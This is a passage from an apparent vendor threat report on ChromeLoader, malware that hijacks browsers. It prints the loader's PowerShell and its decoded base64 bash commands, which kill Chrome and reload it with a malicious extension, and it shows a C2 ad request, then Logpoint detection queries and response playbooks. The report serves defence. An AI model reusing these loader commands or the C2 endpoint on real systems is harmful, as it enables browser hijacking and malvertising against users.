       Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath"

       }

       $chromeProc = ""

       try{
      $chromeProc = (Get-WmiObject Win32_Process -Filter "name='chrome.exe'")[0] | Select-Object CommandLine
       if(-not($chromeProc -Match "load-extension")){
              Get-Process chrome | ForEach-Object { $_.CloseMainWindow() | Out-Null}
              start chrome --load-extension="$extPath", --restore-last-session
              break
       }
       }catch{}


```


PowerShell uses this command to see if the ChromeLoader extension is installed.
If the requested file path cannot be discovered, it will use wget to download an archive file from a remote address and load the contents as a Chrome extension.
Using the Unregister-ScheduledTask function, this PowerShell action will discreetly deactivate the ChromeLoader scheduled task after the extension has been discovered.

ChromeLoader then loads its extension into Chrome by spawning Chrome with the —load-extension flag and referencing the downloaded extension's file location using PowerShell.

Once installed in Chrome, the malicious extension may carry out its true purpose: diverting victim search results to malvertising URLs and steering users away from the Chrome extensions page if they try to uninstall it.

macOS Variant

Colin Cowie presented an investigation of the macOS version of ChromeLoader, which may load malicious extensions into both Chrome and Safari web browsers, in late April.
We evaluated plenty of resources, including the one by Red Canary that seemed to indicate partial execution of this version from a published detection in late February as well.
ChromeLoader sends an encoded command from a Bourne shell (sh) into a Bourne-again SHell, as shown below (bash). The command uses grep to look for a Google Chrome process, and if one is discovered, it loads the malicious extension from /private/var/tmp/.



Threat occurred

Process spawned by xpcproxy
/bin/sh ca0935ef0ed93ffea2519f912fff2a84 9aaa0071eed4f73887ea3664b59ca4d4a569f4080f9a4b03bb8dabac93b26f95

Command Line: `sh -c "echo aWYgcHMgYXggfCBncmVwIC12IGdyZXAgfCBncmVwICdHb29nbGUgQ2hyb21lJyAmPiAvZGV2L251bGw7IHRoZW4gZWNobyBydW5uaW5nOyAgRVhURU5TSU9OX1NFUlZJQ0U9J0dvb2dsZSBDaHJvbWUgLS1sb2FkLWV4dGVuc2lvbic7IGlmIHBzIGF4IHwgZ3JlcCAtdiBncmVwIHwgZ3JlcCAnR29vZ2xlIENocm9tZSAtLWxvYWQtZXh0ZW5zaW9uJyAmPiAvZGV2L251bGw7IHRoZW4gZWNobyBlIHJ1bm5pbmc7IGVsc2UgIGCBwa2lsbCAtYSAtaSAnR29vZ2xlIENocm9tZSc7IHNsZWVwIDEgOyAgb3BlbiAtYSAnR29vZ2xlIENocm9tZScgLS1hcmdzIC0tbG9hZC1leHRlbnNpb249Jy9wcml2YXRlL3Zhci90bXAvRkFEMjY1MEMtNTYyNS00NDA4LUJFOUItQjIwNTJGOUIzNzYwJyAtLXJlc3RvcmUtbGFzdC1zZXNzaW9uIC0tbm9lcnJkaWFsb2dzIC0tZGlzYWJsZS1zZXNzaW9uLWNyYXNoZWQtYnViYmxlOyBmaTsgIGVsc2UgZWNobyBub3QgcnVubmluZzsgZmk= | base64 --decode | bash"`

Decoded:

```
if ps ax | grep -v grep | grep 'Google Chrome' &> /dev/null; then echo running;  EXTENSION_SERVICE='Google Chrome
--load-extension'; if ps ax | grep -v grep | grep 'Google Chrome --load-extension' &> /dev/null; then echo e runn
ing; else   pkill -a -i 'Google Chrome'; sleep 1 ;  open -a 'Google Chrome' --args --load-extension='/private/va
r/tmp/[REDACTED]' --restore-last-session --noerrdialogs --disable-session-crashed-bubble; fi;  else echo not runn
ing; fi
```

This command kills `Google Chrome` and reopens with the extension `/private/var/tmp/[REDACTED]` loaded.


Decoded Bash command loading malicious extension into Chrome (Image from Red Canary)

The macOS model uses the same baited social network posts with QR codes or links that drive users to malicious pay-per-install download sites as the Windows variants. The macOS version is created in the Apple Disk Image (DMG) file format, rather than an ISO. The DMG file, unlike the Windows version, has an installer script that delivers payloads for Chrome or Safari, rather than a portable executable file. When the installer script is run by the end-user, it uses cURL to download a ZIP file containing the malicious browser extension and unzips it in the private/var/tmp directory before running Chrome with command-line parameters to load it.

The macOS version of ChromeLoader will append a preference (plist) file to the /Library/LaunchAgents directory to maintain persistence. This ensures that ChromeLoader's Bash script may execute every time a user connects to a graphical session. ChromeLoader, once loaded, does the same thing it does on Windows machines: it redirects online traffic through advertising sites.

TL;DR of the analysis

In a nutshell, the loader works with the following files and their activities.



Files

8840f385340fad9dd452e243ad1a57fb44acfd6764d4bce98a936e14a7d0bfa6.zip	Extensions	.zip			
8840f385340fad9dd452e243ad1a57fb44acfd6764d4bce98a936e14a7d0bfa6.iso	Extensions	.iso			
Microsoft.Win32.TaskScheduler.dll	Extensions	.dll	Tags	windows	x86
_meta.txt					
de/Microsoft.Win32.TaskScheduler.resources.dll	Extensions	.dll	Tags	windows	x86
download.exe	Extensions	.exe	Tags	windows	x86
download.exe.config	Extensions	.xml			
es/Microsoft.Win32.TaskScheduler.resources.dll	Extensions	.dll	Tags	windows	x86
fr/Microsoft.Win32.TaskScheduler.resources.dll	Extensions	.dll	Tags	windows	x86
it/Microsoft.Win32.TaskScheduler.resources.dll	Extensions	.dll	Tags	windows	x86
pl/Microsoft.Win32.TaskScheduler.resources.dll	Extensions	.dll	Tags	windows	x86
ru/Microsoft.Win32.TaskScheduler.resources.dll	Extensions	.dll	Tags	windows	x86
zh-CN/Microsoft.Win32.TaskScheduler.resources.dll	Extensions	.dll	Tags	windows	x86

Observed Activity:


```
Reads hostname

HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME


OS Credential Dumping
DNSCompatibility.exe

Checks Windows Trust Settings

HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\WINTRUST\TRUSTPROVIDER
S\SOFTWARE

Reads settings of System Certificates

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\DISALLOWED\CERTIFICATES\3
05F8BD17AA2CBC483A4C41B19A39A0C7
5DA39D6

```

```
Checks supported languages
HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS

Environmental Variables
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION

Checks Windows Installation Data
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION

Enumeration of Software
DNSCompatibility.exe
```

Because the ISO file contains a loader, it causes the download of further malware, which in this case is an extension. Users have been redirected to spam websites by the plugin so far.

The extension's main functionality is to serve advertisements and hijack search requests to Google, Yahoo, and Bing. Every three hours analytics are sent to the C2. The extension requests advertisements from the C2 server every 30 minutes.

The following image shows the extension's request to the C2 server in the first line and the server response in the second. The server provided a direct download link for a legitimate software product.



```
https://tobepartou.com/ad?ext=Properties&ver=4.4&dd=NTI4MDAACgAABwYHDAAIAQIMCQgDBQ0GTA0DAQcFDU4JBgQHAgoBAwAARA==

[[2,"https://track.totalav.com/5dca8f05e09a4/click/6153010460092072457/947110","//goog.tobepartou.com/ptr?i=5563e269d50d0209",60000]]
```


first-line: request to the server; second line: server response with a legitimate download link.
So far, no more reason has been discovered in this campaign, although it is impossible to say that it will remain the case, indefinitely.

However, from the gathered information so far, we have been able to create all the necessary alerts to stay on the lookout.

Also, a few existing alerts that come out of the box with previous versions of Logpoint can be used as well. Such as:

LP_Process Execution from Suspicious Location


```
 norm_id=WinServer event_id=4688
"process" IN ["C:\ProgramData\*.exe", "*\AppData\Local\*.exe",
"*\AppData\Roaming\*.exe", "C:\Users\Public\*"]
-"process" IN ["*\Teams.exe", "*\Teams\Update.exe", "*\Temp\*\dismhost.exe",
"*Microsoft\OneDrive\*\FileCoAuth.exe",
"C:\ProgramData\Microsoft\*\MpCmdRun.exe",
"*\Local\Temp\*\BackgroundDownload.exe", "*Microsoft\Windows
Defender\*\NisSrv.exe", "C:\ProgramData\Microsoft\*\MsMpEng.exe"]
```



```
norm_id=WinServer event_id=4688
"process" IN ["C:\ProgramData\*.exe", "*\AppData\Local\*.exe", "*\AppData\Roaming\*.exe", "C:\Users\Public\*"]
-"process" IN ["*\Teams.exe", "*\Teams\Update.exe", "*\Temp\*\dismhost.exe", "*Microsoft\OneDrive\*\FileCoAuth.exe", "C:\ProgramData
\Microsoft\*\MpCmdRun.exe", "*\Local\Temp\*\BackgroundDownload.exe", "*Microsoft\Windows Defender\*\NisSrv.exe", "C:\ProgramData
\Microsoft\*\MsMpEng.exe"] |
```

LP_Suspicious Scheduled Task Creation

```
norm_id=WinServer
label=Schedule label=Task label=Create
command IN ["*C:\Users*", "*C:\Windows\Temp*", "*C:\ProgramData*"]
-command="C:\ProgramData\Microsoft\Windows Defender\Platform*"
```



```
norm_id=WinServer
label=Schedule label=Task label=Create
command IN ["*C:\Users*", "*C:\Windows\Temp*", "*C:\ProgramData*"] |command="C:\ProgramData\Microsoft\Windows
Defender\Platform*"
```

Summarizing everything, basic cases have been created, which might not need an alert per se, but can help narrow the search results. Since the following queries are more generalized, they may result in more noise.

For the more active hunters, using Logpoint, the following queries can be used.

To the more targeted hunters, they can use the provided queries or activate the provided alerts in the latest release.

PowerShell spawning `chrome.exe` containing `load-extension` and `AppData\Local` within the command line

The detection analytic looks for instances of the Chrome browser executable spawning from PowerShell with a corresponding command line that includes `appdata\local` as a parameter.

```
parent_process = "*powershell.exe"
'process'= "chrome.exe"
command="*AppData\Local*" command="*load-extension*"
```

Shell process spawning process loading a Chrome extension within the command line

This analytic looks for `sh` or `bash` scripts running in macOS environments with command lines associated with the macOS variant of ChromeLoader.

```
parent_process IN ["*sh*", "*bash*"]
'process'= "*osx*"
command IN ["/tmp/", "*load-extension*", "*chrome*"]
```

Redirected Base64 encoded commands into a shell process

Like the encoded PowerShell detection analytics idea above, this detector looks for the execution of encoded `sh`, `bash`, or `zsh` commands on macOS endpoints.

```
command IN ["*echo*", "*base64*"]
child_process IN ["*sh*", "*bash*", "zsh"]
```

False Positives: As is the case with PowerShell, there are many legitimate uses for encoding shell commands. Some tuning may be required, depending on your environment.

Log Source Requirements

To make proper use of the detection techniques, Logpoint requires the following sources.

- Endpoint Detection and Response tools
- Windows Native Auditing
- Proxy Server
- Network Firewall
- Web Application Firewall
- Sysmon

Concluding Remarks

The early drafts into the malware analysis led to higher expectations about the malware's functionality. The capability for something devastating is definitely there. For now, the only purpose is getting revenue via unsolicited advertisements and search engine hijacking. We will likely see more of this threat in the future. It's best to make sure the defenders are on their A-game.

The given alerts are available in the latest release and can be manually downloaded through the given link.

Alerts download.

Incident Investigation and Response using Logpoint SOAR

Compromise investigation

The necessary steps in investigating post-compromise activity include inspecting:

- If any accounts have been compromised, passwords are changed, or are receiving unusual logins, emails, or requests from any users.
- Mass or targeted phishing or suspicious emails are being sent to employees.
- Any traffic has been found between the compromised domains.
- Unusual files that have been downloaded.
- Commands that have used generic evasion techniques.
- Known vulnerabilities that are yet to be patched in the network.
- Processes being attributed to suspicious parent processes or are being run from unusual sources like %TEMP%.
- Credential dumping attempts.
- Impacket use or attempts of use.
- Disabling of important features including but not limited to the crash dump feature.
- Logs are being cleared.
- Suspicious scheduled tasks are being created.
- Unusual Remote Access Tools (RATs) making connections.
- Security settings are being changed rapidly.

In no way would monitoring for the listed activities eliminate the chance of being compromised, but would provide basic coverage of any attempt when added to existing company cybersecurity policies.

These playbooks provide operational procedures for planning and conducting cybersecurity incident and vulnerability response activities and detail each step for both incident and vulnerability detection.

The main playbook for investigation, with its multiple sub-playbooks, goes deep into detection and investigation if an attack has taken place.

Incident Response

If and when an active attack has been detected, an organization should always follow the already set IT and Security guidelines. Plenty of resources are available to create and follow. Some notable ones are provided by CISA, FBI, and frameworks by NIST.


However, using Logpoint Technology, the following actions can be taken for immediate responses to the attacks.

1. **Blocking IoCs:** We have updated our IoC lists with hashes, domains, and IPs, which can be turned on as alerts and used to block as soon as they are detected in the network.
2. **Isolate the endpoints:** When an attack is detected or a system is compromised, the immediate action should be to isolate the system, take proper logs, evaluate the situation and remediate.

These solutions come out of the box as playbooks that can be deployed with the latest release of Logpoint.

A. Isolate Endpoint Mitigation -Generic

The playbook checks if a host has been infected. If the result is true, the playbook tries to isolate it using the EDR and contain and quarantine it before it spreads into other machines.



type: playbookEvent
text: playbookEvent

operator: !==
leftOperand: ${PARAM.94...
rightOperand: null

CrowdStrike - Isolate Endpoint
This isolates the affected host using the EDR

Create Case Item
Host was isolated on EDR

Open Ticket on ServiceNow
Host was isolated due to security risk

The dependencies for this playbook include:

Integrations


Endpoint Detection and Response tools.

Antivirus

Threat Intelligence

B. Block Indicators - Generic

This playbook is a do-all blocker. It checks if any IP, domain, URL, or host exists in a list of indicators of compromise, blocks them, and adds them to the blocked list.


Back
Block Indicators - Generic
Save
Trigger
type: playbookEvent
text: playbookEvent
If... Then
operator: !==
leftOperand: ${PARAM.efe...
rightOperand: null
Else
If... Then
operator: !==
leftOperand: ${PARAM.efe...
rightOperand: null
Else
If... Then
operator: !==
leftOperand: ${PARAM.efe...
rightOperand: null
Else
Playbook
Block Indicator
Add Destination IP Address to Blacklist
Playbook
Block Indicator
Add Domain Name to Blacklist
Playbook
Block Indicator
Add File Hash to Blacklist
Case Item
Add IP to blacklist
Destination IP has been added to blacklist on firewall
Case Item
Add Domain to blacklist
Domain name has been added to blacklist on web proxy
Case Item
Add Hash to blacklist
File Hash has been added to blacklist on EDR
Status
Status_Remediated
IOC's have been added to blacklists
End

The dependencies for this playbook include:

Integrations

Firewall / WAF

Endpoint Detection and Response tools.

Antivirus

Threat Intelligence

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.
2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

Security Best Practices

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.
- Use Endpoint Detection (EDR) tools with proper restrictive policies to avoid leakage of data and MBR/VBR modifications.
- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single-factor authentication, to confirm the authenticity and investigate any anomalous activity.
- Create active monitoring and incident response plans by using tools like Logpoint SIEM and SOAR.
- Enable multi-factor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. Use password-less authenticator tools for an extra level of security.
- Make sure all the systems are actively patched and signatures are up to date for all endpoints, security products, and software products.

Conclusion

Up until now, the ChromeLoader and its minor variations are not high with malicious expectations on the malware's functionality. For the time being, the only goal is to generate cash through uninvited advertisements and search engine hijacking. However, loaders rarely stick to a single payload over time, and malware developers improve their efforts over time.

This hazard is anticipated to become more prevalent in the future. We hope that our report will assist you in any way possible in detecting and defending against ChromeLoader, as well as any other attacks that use suspicious ISO/DMG files and PowerShell/Bash execution.

As always, each environment is unique, and your new detection analytics may be triggered by certain administrative or user actions.

Please adjust your tuning accordingly.

Good luck with your search!

About Logpoint

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats. By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats. Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more. Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company. For more information, visit www.logpoint.com

Contact Logpoint

If you have any questions or want to learn more about Logpoint and our next-gen SIEM solution, don't hesitate to contact us at www.logpoint.com/en/contact/

Trusted by more than 1,000 enterprises

KONICA MINOLTA CAPTIVATE BOEING GOSECURE RÉMY COINTREAU

Awards and honors

Gartner Magic Quadrant

For more information,
visit logpoint.com
Email: sales@logpoint.com

/logpoint